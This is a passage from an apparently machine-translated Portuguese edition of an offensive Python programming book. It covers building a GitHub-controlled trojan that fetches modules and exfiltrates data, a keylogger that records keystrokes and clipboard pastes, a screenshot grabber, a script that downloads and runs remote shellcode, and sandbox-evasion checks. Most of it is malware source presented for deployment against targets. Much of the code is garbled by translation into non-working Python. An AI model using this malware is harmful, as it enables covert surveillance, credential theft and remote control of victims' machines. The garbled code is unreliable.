Agora vamos criar alguns módulos simples e um exemplo de arquivo de configuração.

criando Módulos

Nos próximos capítulos, você vai fazer o negócio desagradável com seus trojans, como login teclas e tirar screenshots. Mas, para começar, vamos criar alguns módulos simples que podemos facilmente testar e implantar. Abra um novo arquivo no diretório de módulos, nomeá-lo *dirlister.py*, e insira o seguinte código:

```
import os

def execute (** args):

    print "[*] No módulo dirlister." files = os.listdir ( "")

    retorno str (arquivos)
```

Este pequeno trecho de código simplesmente expõe uma função que lista todos os arquivos no diretório atual e retorna essa lista como uma string. Cada módulo que você desenvolve deve expor um corre função que recebe um número variável de argumentos. Isso permite que você carregar cada módulo da mesma maneira e deixa extensibilidade suficiente para que você pode personalizar os arquivos de configuração para passar argumentos para o módulo se você desejar. Agora vamos criar outro módulo chamado *environment.py*.

```
import os

def execute (** args):
    print "[*] No módulo meio ambiente." str retorno (os.environ)
```

Este módulo simplesmente recupera as variáveis de ambiente que são definidas na máquina remota em que o trojan está em execução. Agora vamos empurrar esse código para o nosso repo GitHub para que seja utilizável pelo nosso trojan. Na linha de comando, digite o seguinte código do seu diretório do repositório principal:

```
$ git add .
$ git commit -m "Adicionando novos módulos"
$ mestre origem git push
Usuário senha: *****
```

então você deve ver o seu código ser empurrado para o seu repo GitHub; fique à vontade para fazer login em sua conta e verificar novamente! Isto é exatamente como você pode continuar a desenvolver o código no futuro. Vou deixar a integração de módulos mais complexos para você como uma lição de casa. Se você tiver um

centena de trojans implantados, você pode empurrar novos módulos à sua repo GitHub e QA-los, permitindo que o seu novo módulo em um arquivo de configuração para a sua versão local do trojan. Dessa forma, você pode testar em uma VM ou hardware host que você controlar antes de permitir que um de seus trojans remotos para pegar o código e usá-lo.

Configuração Trojan

Queremos ser capazes de tarefa nossa trojan com a realização de determinadas ações durante um período de tempo. Isto significa que precisamos de uma maneira de dizer que o que ações a serem executadas, e que módulos são responsáveis por executar essas ações. Usando um arquivo de configuração nos dá esse nível de controle, e também nos permite colocar efetivamente um trojan para dormir (por não dando quaisquer tarefas) devemos escolher. Cada trojan que você implante deve ter um identificador único, tanto de modo que você pode classificar os dados recuperados e de modo que você pode controlar quais trojan executa determinadas tarefas. Vamos configurar o trojan se olhar no *configuração*

diretório para *TROJANID.json*, que irá retornar um documento JSON simples que pode analisar, converter para um dicionário Python, e depois usar. O formato JSON torna mais fácil para alterar as opções de configuração também. Mover-se em seu *configuração* diretório e criar um arquivo chamado *abc.json* com o seguinte conteúdo:

```
[{"Módulo": "dirlister"}, {"Módulo": "ambiente"}]
```

Esta é apenas uma simples lista de módulos que queremos que o trojan remoto para executar. Mais tarde você vai ver como lemos neste documento JSON e, em seguida, iterar sobre cada opção para obter os módulos carregados. Como você debater idéias do módulo, você pode achar que é útil para incluir opções de configuração adicionais, tais como duração da execução, número de vezes para executar o módulo escolhido, ou argumentos a serem passados para o módulo. Cair em uma linha de comando e execute o seguinte comando a partir do seu diretório repo principal.

```
$ add git.  
$ git commit -m "Adicionando configuração simples."  
$ mestre origem git push  
Usuário senha: *****
```

Este documento de configuração é bastante simples. Você fornece uma lista de dicionários que contam a trojan que módulos para importar e correr. Como você construir a sua estrutura, você pode adicionar funcionalidade adicional nessas opções de configuração, incluindo os métodos de exfiltração, como eu mostrar-lhe em

Capítulo 9 . Agora que você tem seus arquivos de configuração e alguns módulos simples de executar, você vai começar a construir a página peça trojan.

Construindo um Github-Aware Trojan

Agora vamos criar o principal trojan que vai sugar para baixo opções de configuração e código para executar a partir GitHub. O primeiro passo é o de construir o código necessário para lidar com a conexão, que autentica, comunicar e para o API GitHub. Vamos começar por abrir um novo arquivo chamado `git_trojan.py` e inserindo o seguinte código:

```
sys importação importação
json importação base64
importar tempo import os
import imp importação
aleatória importação
rosqueamento importação
Queue

a partir de login importação github3

❶ trojan_id = "abc"

trojan_config = "% s.json" data_path% trojan_id
                  = "Dados /% s /" % trojan_id
trojan_modules = [] configurado
                  = False
task_queue       = Queue.Queue ()
```

Este é apenas um código de configuração simples com as importações necessárias, que devem manter o nosso tamanho total trojan relativamente pequeno quando compilado. Eu digo relativamente porque binários Python **mais compiladas usando py2exe [15] são cerca de 7MB**. A única coisa a notar é a variável **❶** que identifica exclusivamente esse trojan. Se você fosse explodir esta técnica para um botnet completo, você iria querer a capacidade de gerar trojans, definiu seu ID, criar automaticamente um arquivo de configuração que é empurrado para GitHub, e depois compilar o trojan em um arquivo executável. Não vamos construir uma botnet hoje, embora; Vou deixar sua imaginação fazer o trabalho.

Agora vamos colocar o código GitHub relevantes no lugar.

```
connect_to_github def():
    gh = login (username = "yourusername", password = "yourpassword") repo = gh.repository (
        "yourusername", "chapter7") branch = repo.branch ( "master")

    retorno gh, repo, ramo

get_file_contents def (filePath):
```

```

gh, repo, ramo = connect_to_github() Árvore =
branch.commit.commit.tree.recurse()

para filename em tree.tree:

    se filepath em filename.path:
        print "[*] arquivo encontrado% s" % filepath blob = repo.blob (filename._json_data
        [ 'sha']) blob.content retorno

    retornar None

get_trojan_config def ():

    configurado mundial
    config_json = get_file_contents (trojan_config) de configuração
        = Json.loads (base64.b64decode (config_json))
    configurado = True

    para a tarefa de configuração:

        se a tarefa [ 'módulo'] não em sys.modules:

            exec ( "importação% s" % tarefa [ 'módulo'])

            configuração de retorno

store_module_result def (dados):
    GH, repo, ramo = connect_to_github ()
    remote_path = "dados /% S /% d.data" % (trojan_id, random.randint (1000,100000)) repo.create_file (remote_path, "Commit
mensagem", base64.b64encode (dados))

    Retorna

```

Estes quatro funções representam a interacção entre o núcleo de Tróia e GitHub. O connect_to_github função simplesmente autentica o usuário para o repositório, e recupera o atual repo e ramo objetos para uso por outras funções. Tenha em mente que em um cenário do mundo real, você quer ofuscar este procedimento de autenticação da melhor forma que puder. Você também pode querer pensar sobre o que cada trojan pode acessar em seu repositório com base em controles de acesso de modo que se o seu trojan está preso, alguém não pode vir e eliminar todos os seus dados recuperados. O get_file_contents função é responsável por pegar os arquivos do repo remoto e, em seguida, ler o conteúdo em localmente. Esta é usada tanto para a leitura de opções de configuração, bem como leitura de código fonte do módulo. O get_trojan_config função é responsável por recuperar o documento de configuração remota a partir do repo para que seu trojan saiba quais módulos para ser executado. E a função final

store_module_result é usado para empurrar todos os dados que você coletou na máquina de destino. Agora vamos criar um corte de importação para importar arquivos remotos a partir de

nosso repo GitHub.

Hacking funcionalidade de importação do Python

Se você chegou até aqui no livro, você sabe que nós usamos Python importar funcionalidade para puxar em bibliotecas externas para que possamos usar o código contido dentro. Queremos ser capazes de fazer a mesma coisa para o nosso trojan, mas, além disso, também queremos ter certeza de que se puxar uma dependência (como scapy ou netaddr), nossa trojan faz esse módulo disponível para todos os módulos subsequentes que puxam em. Python nos permite inserir a nossa própria funcionalidade em como ele importa módulos, de modo que se um módulo não pode ser encontrada localmente, a nossa classe de importação será chamado, o que irá permitir-nos para recuperar remotamente a biblioteca do nosso repo. Isto é conseguido através da adição de uma classe personalizada para o sys.meta_path Lista.[\[16 \]](#) Vamos criar uma classe de carga personalizado agora adicionando o seguinte código:

```
classe GitImporter (objecto):
    def __init __ (self):
        self.current_module_code = ""

    find_module def (auto, nome completo, caminho = Nenhum):
        se configurado:
            print "[*] A tentativa de recuperar% s" % fullname
            new_library = get_file_contents ( "módulos /% s" % nome completo)

        se new_library não é None:
            self.current_module_code = base64.b64decode (new_library) auto retorno
            retornar None

    load_module def (self, nome):
        ❸         = módulo imp.new_module (nome)
        ❹         self.current_module_code exec no módulo .__ dict__
        ❺         sys.modules [nome] = módulo

        módulo de retorno
```

Toda vez que o intérprete tenta carregar um módulo que não está disponível, o nosso `GitImporter` classe é usada. O `find_module` função é chamada pela primeira vez em uma tentativa de localizar o módulo. Nós passar esta chamada para o nosso carregador de arquivo remoto ❶ e se podemos localizar o arquivo no nosso repo, nós Base64 decodificar o código e armazená-lo em nossa classe ❷. Ao retornar `auto`, que indicam ao interpretador Python que encontramos o módulo e pode, em seguida, chamar o nosso `load_module` função de realmente carregá-lo. Nós usamos o nativo criança levada módulo para criar primeiro um novo objeto módulo em branco ❸ e, em seguida, nós trabalha com pá o código que recuperado do GitHub em

isto ④. O último passo é inserir o nosso módulo recém-criado para o `sys.modules` Lista ⑤ para que seja captado por qualquer futuro importar chama. Agora vamos dar os últimos retoques na trojan e levá-la para uma rodada.

```
module_runner def (módulo):  
  
    task_queue.put (1)  
    ❶ Resultado = sys.modules [módulo] .run () task_queue.get ()  
  
    # armazenar o resultado em nosso repo  
    ❷ store_module_result (resultado)  
  
    Retorna  
  
    # lacete principal Trojan  
❸ sys.meta_path = [GitImporter ()]  
  
while True:  
  
    se task_queue.empty ():  
  
        ❹ configuração = Get_trojan_config ()  
  
        para a tarefa de configuração:  
        ❺ t = threading.Thread (alvo = module_runner, args =  
        (Tarefa [ 'módulo'],))  
        t.start ()  
        time.sleep (random.randint (1,10))  
  
        time.sleep (random.randint (1000,10000))
```

Primeiro, certifique-se de adicionar o nosso módulo personalizado importador ❸ antes de começar o loop principal da nossa aplicação. O primeiro passo é pegar o arquivo de configuração do repo ❹ e então nós lançar o módulo em seu próprio segmento ❺.

Enquanto estamos no `module_runner` função, nós simplesmente chamar o módulo de corre função ❻ para lançar seu código. Quando ele é feito em execução, devemos ter o resultado de uma série que, depois, empurrar para o nosso repo ❺. O fim da nossa trojan, então, dormir por um período de tempo aleatório em uma tentativa de frustrar qualquer análise de padrões de rede. Você poderia, claro, criar um monte de tráfego para o Google.com ou qualquer número de outras coisas na tentativa de disfarçar o seu trojan é até. Agora vamos levá-lo para uma rotação!

Chutar os pneus

Tudo bem! Vamos dar essa coisa para dar uma volta, executando-o a partir da linha de comando.

ATENÇÃO

Se você tiver informações confidenciais em arquivos ou variáveis de ambiente, lembre-se que sem um repositório privado, essa informação está a ir até GitHub para o mundo inteiro ver. Não diga que eu não avisei - e, claro, você pode usar algumas técnicas de criptografia de Capítulo 9 .

```
$ git_trojan.py python
[*] Abc.json ficheiro encontrado
[*] A tentativa de recuperar dirlister [*] módulos ficheiro encontrado /
dirlister [*] A tentativa de recuperar ambiente [*] módulos ficheiro
encontrado / ambiente [*] No módulo dirlister [*] No módulo ambiente.
```

Perfeito. É ligado ao meu repositório, recuperadas do arquivo de configuração, puxou os dois módulos que estabelecemos no arquivo de configuração, e correu-los. Agora, se você cair de volta na sua linha de comando do seu diretório trojan, digite:

```
$ mestre origem git pull
De https://github.com/blackhatpythonbook/chapter7
 *   ramo                  mestre           - > FETCH_HEAD
Atualizando f4d9c1d..5225fdf Fast-forward

dados / abc / 29008.data | 1 + dados / abc /
44763.data | 1 +
2 ficheiros alterados, 2 inserções (+), 0 deleções (-) modo de criar dados 100644 / ABC
/ 29008.data criar 100644 dados do modo de / ABC / 44763.data
```

Impressionante! Nossa trojan verificado nos resultados dos nossos dois módulos em execução. Há uma série de melhorias e aperfeiçoamentos que você pode fazer com esta técnica de comando e controle central. Criptografia de todos os seus módulos, configuração e dados exfiltrated seria um bom começo. Automatizando a gestão de back-end de dados suspensos, atualizando arquivos de configuração, e lançando novos trojans também seria necessária se você estava indo para infectar em uma escala maciça. Como você adicionar mais e mais funcionalidades, você também precisa estender como o Python cargas dinâmica e compiladas bibliotecas. Por agora, vamos

trabalhar na criação de algumas tarefas de tróia independentes, e eu vou deixar para você a integrá-los em seu novo trojan GitHub.

[[14](#)] O repo onde esta biblioteca está hospedado está aqui: <https://github.com/copitux/python-github3/>.

[[15](#)] Você pode conferir py2exe Aqui: <http://www.py2exe.org/>.

[[16](#)] Uma explicação incrível deste processo escrito por Karol Kuczmarski pode ser encontrada aqui: <http://xion.org.pl/2012/05/06/hacking-py2exe/>.

Capítulo 8. Tarefas Trojaning comum no Windows

Quando você implanta um trojan, que deseja executar algumas tarefas comuns: agarrar teclas, tirar screenshots, e executar shellcode para fornecer uma sessão interativa para ferramentas como CANVAS ou Metasploit. Este capítulo se concentra sobre estas tarefas. Nós vamos embrulhar as coisas com algumas técnicas de detecção de sandbox para determinar se estamos executando dentro de um antivírus ou forense sandbox. Estes módulos serão fáceis de modificar e irá trabalhar dentro do nosso quadro trojan. Nos próximos capítulos, vamos explorar ataques man-in-the-browser de estilo e técnicas de privilégios que você pode implantar com o trojan. Cada técnica vem com seus próprios desafios e probabilidade de ser apanhado pelo usuário final ou uma solução antivírus. Eu recomendo que você modelar cuidadosamente o seu destino depois de ter implantado o trojan para que você possa testar os módulos em seu laboratório antes de tentar-los em um alvo vivo. Vamos começar criando um keylogger simples.

Keylogging for Fun e Teclas

Keylogging é um dos mais antigos truques no livro e ainda é empregado com vários níveis de discrição hoje. Os atacantes ainda usá-lo porque é extremamente eficaz em capturar informações confidenciais, como credenciais ou conversas.

Uma biblioteca Python excelente chamado PyHook [17] nos permite facilmente interceptar todos os eventos de teclado. Ela tira proveito da função nativa do Windows

SetWindowsHookEx, que permite que você instale uma função definida pelo usuário para ser chamado para determinados eventos do Windows. Ao registrar um gancho para eventos de teclado, somos capazes de interceptar todas as teclas pressionadas que um questões alvo. Além de tudo isso, nós queremos saber exatamente o processo que eles estão executando estas teclas contra, para que possamos determinar quando nomes de usuário, senhas ou outros petiscos de informações úteis são inseridos. PyHook cuida de toda a programação de baixo nível para nós, o que deixa a lógica do núcleo do keystroke logger até nós. Vamos rachar *keylogger.py* e cair em algum do encanamento:

```
de ctypes importação * pyHook
importação pythoncom importação

win32clipboard importação

user32 = windll.user32 kernel32 =
windll.kernel32 PSAPI
= windll.psapi
current_window = Nenhum

get_current_process def():

    # obter um identificador para a janela em primeiro plano
❶    hwnd = user32.GetForegroundWindow()

    # encontrar o ID do processo pid =
    c_ulong (0)
❷    user32.GetWindowThreadProcessId (hwnd, Byref (PID))

    # armazenar o atual process_id processo ID = "% d"
    % pid.value

    # agarrar o executável
    executável = create_string_buffer ( "\x00" * 512)
❸    h_process = kernel32.OpenProcess (0x400 | 0x10, False, pid)

❹    psapi.GetModuleBaseNameA (h_process, Nenhum, Byref (executável), 512)
```

```

# agora ler seu título
WINDOW_TITLE = create_string_buffer ("\x00" * 512)
❸ comprimento = user32.GetWindowTextA (hwnd, Byref (WINDOW_TITLE), 512)

# imprimir o cabeçalho se estamos na impressão processo certo

❹ print "[PID:% s -% s -% s]" % (process_id, executable.value, JANELA.title.value)

```

impressão

```

# alças estreitas
kernel32.CloseHandle (hwnd) kernel32.CloseHandle
(h_process)

```

Tudo bem! Então, nós apenas colocar em algumas variáveis auxiliares e uma função que irá capturar a janela ativa e seu ID do processo associado. Nós primeira chamada

`GetForegroundWindow` ❶, que retorna um identificador para a janela ativa no desktop do alvo. Em seguida, passar esse identificador para o

`GetWindowThreadProcessId` ❷ função para recuperar da janela ID do processo. Em seguida, abrir o processo ❸ e, usando o identificador de processo resultante, encontramos o nome executável real ❹ do processo. O passo final é a de agarrar o texto completo da barra de título da janela usando o `GetWindowTextA` ❺ função. No final da nossa produção função auxiliar que toda a informação ❻ em um bom cabeceamento de modo que você pode ver claramente que as teclas digitadas entrou com o qual processo e janela. Agora vamos colocar a carne da nossa keystroke logger no local para terminá-lo fora.

```

def KeyStroke (evento):

    current_window mundial

    # verificar para ver se o alvo mudou janelas
❶ se event.WindowName = current_window!
        current_window = event.WindowName get_current_process
        ()

    # se pressionado uma chave padrão
❷ se event.Ascii > 32 e event.Ascii <127:
        chr impressão (event.Ascii), mais: # If [Ctrl-V], obter o valor na área de

        transferência
❸     se event.Key == "V":

            win32clipboard.OpenClipboard ()
            pasted_value = win32clipboard.GetClipboardData () win32clipboard.CloseClipboard ()

            print "[PASTE] -% s" % (pasted_value),

```

outro:

```
print "[% s]" % event.Key,  
  
# passar a execução para a próxima gancho de retorno registrada  
verdadeira  
# criar e registrar um gerenciador de gancho  
❶ kl = PyHook.HookManager()  
❷ kl.KeyDown = KeyStroke  
  
# registrar o gancho e executar para sempre  
❸ kl.HookKeyboard()  
pythoncom.PumpMessages()
```

Isso é tudo que você precisa! Nós definimos a nossa PyHook HookManager ❶ e, em seguida, ligam-se a KeyDown evento para nossa função de retorno definida pelo usuário KeyStroke ❷. Em seguida, instruir PyHook para ligar todas as teclas pressionadas ❸ e continuar a execução. Sempre que o alvo pressiona uma tecla no teclado, o nosso KeyStroke função é chamada com um objeto de evento como seu único parâmetro. A primeira coisa que fazemos é verificar se o usuário mudou janelas ❹ e se assim for, podemos adquirir nome e processo de informação da nova janela. Em seguida, olhar para a combinação de teclas que foi emitido ❺ e se ele cai dentro do intervalo ASCII imprimíveis, nós simplesmente imprimi-lo. Se é um modificador (como o SHIFT, CTRL ou ALT chaves) ou qualquer outra tecla fora do padrão, nós pegar o nome da chave do objeto de evento. Nós também verificar se o usuário está executando uma operação de colar ❻, e se assim podemos despejar o conteúdo da área de transferência. A função de retorno de chamada termina, devolvendo Verdade para permitir a próxima gancho na cadeia - se houver - para processar o evento. Vamos levá-lo para uma rotação!

Chutar os pneus

É fácil de testar o nosso keylogger. Basta executá-lo, e, em seguida, começar a usar o Windows normalmente. Tente usar seu navegador web, calculadora, ou qualquer outra aplicação, e ver os resultados no seu terminal. A saída abaixo vai ficar um pouco fora, que é apenas devido à formatação no livro.

C: \> **python keylogger-hook.py**

[PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe - c:\python27\python.exe
keylogger-hook.py key]

teste

[PID: 120 - IEXPLORE.EXE - Bing - Microsoft Internet Explorer]

www.nostarch.com [Return]

[PID: 3836 - cmd - C:\WINDOWS\system32\cmd - c:\python27\python.exe
keylogger-hook.py]

[Lwin] r

[PID: 1944 - Explorer.EXE - Run] calc [Return]

[PID: 2848 - calc.exe - Calculator]

❶ [Lshift] + 1 =

Você pode ver que eu digitei a palavra *teste* na janela principal, onde o script keylogger correu. Eu, então, despediu-se Internet Explorer, navegou para www.nostarch.com, e correu algumas outras aplicações. agora podemos dizer com segurança que o nosso keylogger pode ser adicionado em nosso saco de trojaning truques! Vamos passar para tirar screenshots.

tirar screenshots

A maioria das peças de estruturas de teste de malware e de penetração incluem a capacidade de tirar screenshots contra o alvo remoto. Isso pode ajudar a capturar imagens, quadros de vídeo, ou outros dados sensíveis que você não pode ver com uma captura ou keylogger pacote. Felizmente, podemos usar o pacote PyWin32 (ver [Instalando os Pré-requisitos](#)) Para fazer chamadas nativas para a API do Windows para agarrá-los.

Um grabber imagem vai usar o Windows Graphics Device Interface (GDI) para determinar as propriedades necessárias, tais como o tamanho total da tela, e para agarrar a imagem. Alguns softwares de captura de tela só vai pegar uma imagem da janela ativa no momento ou aplicação, mas **no nosso caso, queremos a tela inteira. Vamos começar. crack abrir screenshotter.py e soltar no código a seguir:**

```
importação win32gui
importação win32ui
importação win32con
win32api importação

# agarrar um identificador para a janela do desktop principal
❶ hdesktop = win32gui.GetDesktopWindow()

# determinar o tamanho de todos os monitores em pixels
❷ width = win32api.GetSystemMetrics (win32con.SM_CXVIRTUALSCREEN)
altura = win32api.GetSystemMetrics (win32con.SM_CYVIRTUALSCREEN) esquerda = win32api.GetSystemMetrics
(win32con.SM_XVIRTUALSCREEN) top = win32api.GetSystemMetrics (win32con.SM_YVIRTUALSCREEN)

# criar um contexto de dispositivo
❸ desktop_dc = win32gui.GetWindowDC (hdesktop)
img_dc = win32ui.CreateDCFromHandle (desktop_dc)

# criar um contexto de dispositivo de memória com base
❹ mem_dc = img_dc.CreateCompatibleDC ()

# criar um objeto de bitmap
❺ tela = win32ui.CreateBitmap ()
screenshot.CreateCompatibleBitmap (img_dc, largura, altura) mem_dc.SelectObject (imagem)

# copiar a tela em nosso contexto dispositivo de memória
❻ mem_dc.BitBlt ((0, 0), (largura, altura), img_dc, (à esquerda, em cima), win32con.SRCCOPY)

❾ # salvar o bitmap para um arquivo
screenshot.SaveBitmapFile (mem_dc, 'c: \\ \\ JANELAS Temp \\ screenshot.bmp')

# libertar os nossos objetos
mem_dc.DeleteDC ()
```

```
win32gui.DeleteObject (screenshot.GetHandle ())
```

Vamos rever o que este pequeno script faz. Em primeiro lugar, adquirir um identificador para toda a área de trabalho ❶, que inclui toda a área visível em vários monitores. Em seguida, determinar o tamanho da tela (s) ❷ para que possamos saber as dimensões necessárias para a captura de tela. Nós criamos um contexto de dispositivo [18] usando o GetWindowDC ❸ chamada de função e passar um identificador para o nosso ambiente de trabalho. Em seguida, precisamos criar um contexto de dispositivo baseado em memória ❹ onde vamos guardar a nossa captura de imagem até que armazenar os bytes de bitmap para um arquivo. Em seguida, criar um objeto de bitmap ❺ que está definido para o contexto da nossa área de trabalho do dispositivo. o

SelectObject chamar, em seguida, define o contexto de dispositivo baseado em memória para apontar para o objeto bitmap que estamos a captura. Nós usamos o BitBlt ❻ função para tirar uma cópia bit-por-bit da imagem de desktop e armazená-lo no contexto baseado em memória. Pense nisso como um memcpy chamada para objetos GDI. O passo final é para despejar esta imagem para o disco ❼. Este script é fácil de testar: basta executá-lo a partir da linha de comando e verificar o C:\Windows\Temp diretório para o seu

screenshot.bmp Arquivo. Vamos passar para a execução de shellcode.

Execução Pythonic Shellcode

Pode chegar um momento em que você quer ser capaz de interagir com uma das suas máquinas de destino, ou usar um novo suculento explorar módulo de seu teste de penetração favorito ou explorar quadro. Isso normalmente - embora nem sempre

- requer alguma forma de execução shellcode. Para executar shellcode cru, nós simplesmente precisamos criar um buffer na memória, e usando o `ctypes` módulo, criar um ponteiro de função para que a memória e chamar a função. No nosso caso, vamos usar `urllib2` para agarrar o shellcode de um servidor web em formato base64 e, em seguida, executá-lo. Vamos começar! Abrir `shell_exec.py` e insira o seguinte código:

```
ctypes importação
importação urllib2
importar base64
# recuperar o shellcode do nosso servidor web url = "http://localhost: 8000 / shellcode.bin"
❶ = resposta urllib2.urlopen (URL)

# descodificar o código shell de shellcode base64 = base64.b64decode
(resposta.read ())

# criar um buffer na memória
❷ shellcode_buffer = ctypes.create_string_buffer (shellcode, len (shellcode))

# criar um ponteiro de função para o nosso shellcode
❸ shellcode_func = ctypes.cast (shellcode_buffer, ctypes.CFUNCTYPE
(Ctypes.c_void_p))

# chamar o nosso shellcode
❹ shellcode_func ()
```

Como impressionante é isso? Nós chutá-la fora, recuperando o nosso shellcode codificado em base64 do nosso servidor web ❶. Em seguida, atribuir uma memória intermédia ❷ para segurar o shellcode depois que nós decodificado-lo. os `ctypes` fundida função nos permite lançar o tampão para agir como um ponteiro função ❸ de modo a que podemos chamar o nosso shell-código como gostaríamos de chamar qualquer função Python normal. Nós terminá-lo chamando o nosso ponteiro de função, o que faz com que o shellcode para executar ❹.

Chutar os pneus

Você pode handcode alguns shellcode ou utilizar o seu quadro pentesting favorito como CANVAS ou Metasploit [19] para gerá-la para você. Peguei alguns shellcode callback Windows x86 para CANVAS no meu caso. Armazenar o shellcode cru (não o buffer de string!) In / tmp / shellcode.raw em sua máquina Linux e execute o seguinte:

```
justin $ base64 -i shellcode.raw> shellcode.bin  
justin $ python -m SimpleHTTPServer  
Servindo HTTP em 0.0.0.0 porta 8000 ...
```

Nós simplesmente codificado em Base64 o shellcode usando a linha de comando padrão do Linux. O próximo truque pouco usa o SimpleHTTPServer módulo para tratar o seu diretório de trabalho atual (no nosso caso, / tmp /) como sua raiz web. Quaisquer pedidos de arquivos será servido automaticamente para você. Agora soltar o seu *shell_exec.py*

script no seu Windows VM e executá-lo. Você deve ver o seguinte no seu terminal Linux:

```
192.168.112.130 -- [12 / Jan / 2014 21:36:30] "GET /shellcode.bin HTTP / 1.1" 200  
-
```

Isso indica que o script tiver recuperado o shellcode do servidor web simples que você configurar usando o SimpleHTTPServer módulo. Se tudo correr bem, você receberá um shell de volta para o seu quadro, e estalaram *calc.exe*, ou exibida uma caixa de mensagem ou o que seu shellcode foi compilado.

Detecção Sandbox

Cada vez mais, as soluções antivírus empregar alguma forma de modo seguro para determinar o comportamento de amostras suspeitas. Se isso sandbox é executado no perímetro da rede, que está se tornando mais popular, ou na máquina de destino em si, temos de fazer o nosso melhor para evitar tombamento nossa mão a qualquer defesa no lugar na rede do alvo. Podemos usar alguns indicadores para tentar determinar se o nosso trojan é executado dentro de uma caixa de areia. Vamos acompanhar a nossa máquina de destino para a entrada do usuário recente, incluindo teclas e cliques do mouse.

Então vamos adicionar um pouco de inteligência básica para procurar teclas, cliques do mouse e clica duas vezes. Nosso script também irá tentar determinar se o operador sandbox é o envio de entrada repetidamente (ou seja, uma rápida sucessão suspeita de cliques do mouse contínuas), a fim de tentar responder a métodos de detecção sandbox rudimentares. Vamos comparar a última vez que um usuário interage com a máquina contra o tempo que a máquina está em funcionamento, o que deve dar-nos uma boa ideia se estamos dentro de uma sandbox ou não. Uma máquina típica tem muitas interacções em algum ponto durante um dia, uma vez que tenha sido iniciado, ao passo que um ambiente de simulação geralmente não tem qualquer interacção do utilizador, porque caixas de areia são normalmente utilizados como uma técnica de análise de malwares automatizado. Podemos, então, fazer uma determinação sobre se nós gostaríamos de continuar a executar ou não. Vamos começar trabalhando em algum código de detecção de sandbox. Aberto

sandbox_detect.py e jogar no código a seguir:

```
ctypes importação importar
sys importação de tempo
de importação aleatória

user32 = ctypes.windll.user32 kernel32 =
ctypes.windll.kernel32

keystrokes          = 0
mouse_clicks        = 0
double_clicks       = 0
```

Estas são as principais variáveis para onde estamos indo para rastrear o número total de cliques do mouse, clica duas vezes, e teclas. Mais tarde, vamos olhar para o calendário dos eventos de mouse também. Agora vamos criar e testar algum código para detectar quanto tempo o sistema foi executado e quanto tempo desde a última

entrada do utilizador. Adicione a seguinte função ao seu *sandbox_detect.py* roteiro:

```
classe LASTINPUTINFO (ctypes.Structure):
    _fields_ = [( "cbSize", ctypes.c_uint),
                ( "DwTime", ctypes.c_ulong)]


get_last_input def ():

    struct_lastinputinfo = LASTINPUTINFO ()
    ❶ struct_lastinputinfo.cbSize = ctypes.sizeof (LASTINPUTINFO)

    #  obter última entrada registrada
    ❷ user32.GetLastInputInfo (ctypes.byref (struct_lastinputinfo))

    #  agora determinar quanto tempo a máquina está em funcionamento
    ❸ RUN_TIME = kernel32.GetTickCount ()

    decorrido = RUN_TIME - struct_lastinputinfo.dwTime

    print "[*] Tem sido% milissegundos d desde o último evento de entrada." % decorrido

    voltar decorrido

    #  TEST CÓDIGO retirar após ESTE PARÁGRAFO!
    ❹ while True:
        get_last_input () time.sleep
        (1)
```

Nós definimos um `LASTINPUTINFO` estrutura que irá realizar o timestamp (em milissegundos) de quando o último evento de entrada foi detectado no sistema. Note que você tem que inicializar o `cbSize` ❶ variável para o tamanho da estrutura antes de fazer a chamada. Em seguida, ligue para o `GetLastInputInfo` ❷ função, que preenche a nossa `struct_lastinputinfo.dwTime` campo com o timestamp. O próximo passo é determinar quanto tempo o sistema foi executado usando a `GetTickCount` ❸ chamada de função. O último pequeno trecho de código ❹ é o código de teste simples, onde você pode executar o script e, em seguida, move o mouse ou pressionar uma tecla no teclado e ver este novo pedaço de código em ação. Vamos definir limites para esses valores de entrada do usuário próximos. Mas, primeiro, é importante notar que o tempo total do sistema em execução e o último detectado evento de entrada do usuário também pode ser relevante para o seu método particular de implantação. Por exemplo, se você sabe que você só está implantando usando uma tática de phishing, então é provável que um usuário tinha que clicar ou executar alguma operação de se infectar. Isto significa que no último minuto ou dois, você veria a entrada do usuário. Se por algum motivo você vê que a máquina tenha sido executado por 10 minutos e a última entrada detectado foi de 10 minutos atrás, então é provável

dentro de uma área de segurança que não tenha processado qualquer entrada de utilizador. Estes julgamentos são todos parte de ter um bom trojan que funciona de forma consistente. Esta mesma técnica pode ser útil para polling o sistema para ver se um usuário estiver ocioso ou não, como você só pode querer começar a tomar screenshots quando eles estão ativamente usando a máquina, e da mesma forma, você só pode querer transmitir dados ou executar outras tarefas quando o usuário parece estar offline. Você poderia também, por exemplo, o modelo de um usuário ao longo do tempo para determinar o que dias e horas que são tipicamente online.

Vamos apagar os últimos três linhas de código de teste, e adicionar algum código adicional para olhar teclas e cliques do mouse. Vamos usar um puro ctypes solução desta vez, em oposição ao método PyHook. Você pode facilmente usar PyHook para este fim, bem como, mas ter um par de truques diferentes em sua caixa de ferramentas sempre ajuda como cada um antivírus e sandboxing tecnologia tem suas próprias maneiras de detectar esses truques. Vamos codificação:

```
get_key_press def ():  
  
    mouse_clicks globais batidas de  
    tecla globais  
  
    ❶ para i na gama (0,0xff):  
        ❷ se user32.GetAsyncKeyState (i) == -32767:  
  
            # 0x1 é o código para um clique do mouse esquerdo  
            ❸ se eu == 0x1:  
                mouse_clicks += 1 time.time  
                retorno ()  
            ❹ elif i > 32 e i <127:  
                batidas de tecla + 1 =  
  
    retornar None
```

Esta função simples nos diz que o número de cliques do mouse, o tempo dos cliques do mouse, bem como quantas teclas o alvo tenha emitido. Isso funciona por iteração sobre a gama de chaves de entrada válidos ❶; para cada chave, que verificar se a tecla foi pressionada usando o GetAsyncKeyState ❷ chamada de função. Se a chave é detectado como sendo pressionado, vamos verificar se é 0x1 ❸, que é o código de tecla virtual para um botão esquerdo do mouse clique. Nós incrementar o número total de cliques do mouse e devolver o timestamp atual para que possamos executar cálculos de tempo mais tarde. Nós também verificar se existem teclas pressionadas ASCII no teclado ❹ e se assim for, nós simplesmente incrementar o número total de combinações de teclas detectados. Agora vamos combinar os resultados destas funções em nosso laço de detecção sandbox primário. Adicione o seguinte código para

sandbox_detect.py:

```

detect_sandbox def():

    mouse_clicks globais batidas de
    tecla globais

❶     max_keystrokes = random.randint (10,25) max_mouse_clicks =
    random.randint (5,25)

        double_clicks          = 0
        max_double_clicks      = 10
        double_click_threshold = 0,250 # em segundos first_double_click
                                    = None

        average_mousetime      = 0
        max_input_threshold     = 30000 # em milissegundos

        previous_timestamp = None detection_complete
        = False

❷     last_input = get_last_input ()

        # se nós batemos nosso limite vamos socorrer se last_input> =
        max_input_threshold:
            sys.exit (0)

        enquanto não detection_complete:

❸         keypress_time = get_key_press ()

